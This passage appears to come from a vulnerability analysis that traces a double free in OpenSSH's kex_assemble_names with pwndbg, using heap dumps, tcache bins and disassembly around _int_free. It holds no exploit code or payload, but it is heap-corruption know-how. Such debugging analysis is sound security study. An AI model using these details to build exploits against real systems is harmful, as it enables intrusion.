
"kex_assemble_names" is the function in which the double free occurs. This will be elaborated later. Mind the address in blue, particularly the little end bits 40. The above is the last instruction causing the double free.


```
pwndbg> f 3
#3  0x00007f25f0cd3f6d in _int_free (av=0x7f25f0e29b80 <main_arena>, p=0x561dcfa6ea30, have_lock=0) at malloc.c:4201
4201    malloc.c: No such file or directory.
pwndbg> dq 0x561dcfa6ea30
0000561dcfa6ea30     6f4d746e69725023 0000000000000121
0000561dcfa6ea40     0000561dcfa6e920 0000561dcfa69010
0000561dcfa6ea50     6f40323135616873 632e6873736e6570
0000561dcfa6ea60     6576727563006d6f 68732d3931353532
pwndbg> dq 0x561dcfa6ea30
```


Above, notice the little end bits on the victim chunk (p). It's the same address except back 0x10 bytes. This is equivelent to 16 bytes, or 2*SIZE_SZ. _int_free passes the pointer to userdata from its argument into mem2chunk in order to analyze the chunks metadata. It's at this point that the returned victim chunk (p) – 0x10 can be seen in the threads tcache. Note that the following images are run on a different process, so the addresses are different, but the idea and results are the same:


```
pwndbg> tcachebins
tcachebins
0x20 [  5]: 0x5631ff4f6c80 __
0x30 [  7]: 0x5631ff4fed20 __
0x40 [  7]: 0x5631ff4face0 __
0x50 [  7]: 0x5631ff505470 __
0x60 [  7]: 0x5631ff5097b0 __
0x70 [  2]: 0x5631ff506180 __
0x80 [  5]: 0x5631ff508060 __
0x90 [  6]: 0x5631ff5080e0 __
0xa0 [  4]: 0x5631ff50f460 __
0xb0 [  2]: 0x5631ff508170 __
0xc0 [  4]: 0x5631ff508220 __
0xd0 [  7]: 0x5631ff4fc8d0 __
0xe0 [  5]: 0x5631ff4f6840 __
0xf0 [  3]: 0x5631ff507100 __
0x100 [  2]: 0x5631ff4fd680 __
0x110 [  7]: 0x5631ff5096a0 __
0x120 [  2]: 0x5631ff4f6a40 __
```

The 0x120 sized chunk at the bottom of the previous image shows the already freed chunk that is about to freed again shown in the following image:


```
                                                     [ DISASM / x86-64 / set emulate on ]
   0x5631ff320ac2 <kex_assemble_names+354>    mov    rdi, r13
 _ 0x5631ff320ac5 <kex_assemble_names+357>    call   free@plt                    <free@plt>
        ptr: 0x5631ff4f6a40 __ 0x5631ff504820 __ 0x0
```

Minding the little end bits, the victim chunk (p) is is shown next, but -0x10 as explained previously:


```
pwndbg> f 3
#3  0x00007f9a953e6f6d in _int_free (av=0x7f9a9553cb80 <main_arena>, p=0x5631ff4f6a30, have_lock=0) at malloc.c:4201
4201    malloc.c: No such file or directory.
```

The above "f 3" command is after executing the last free@plt instruction. This all explains the three questions and shows that the first two miss the mark in understanding what's going on under the hood. The third question will be answered next.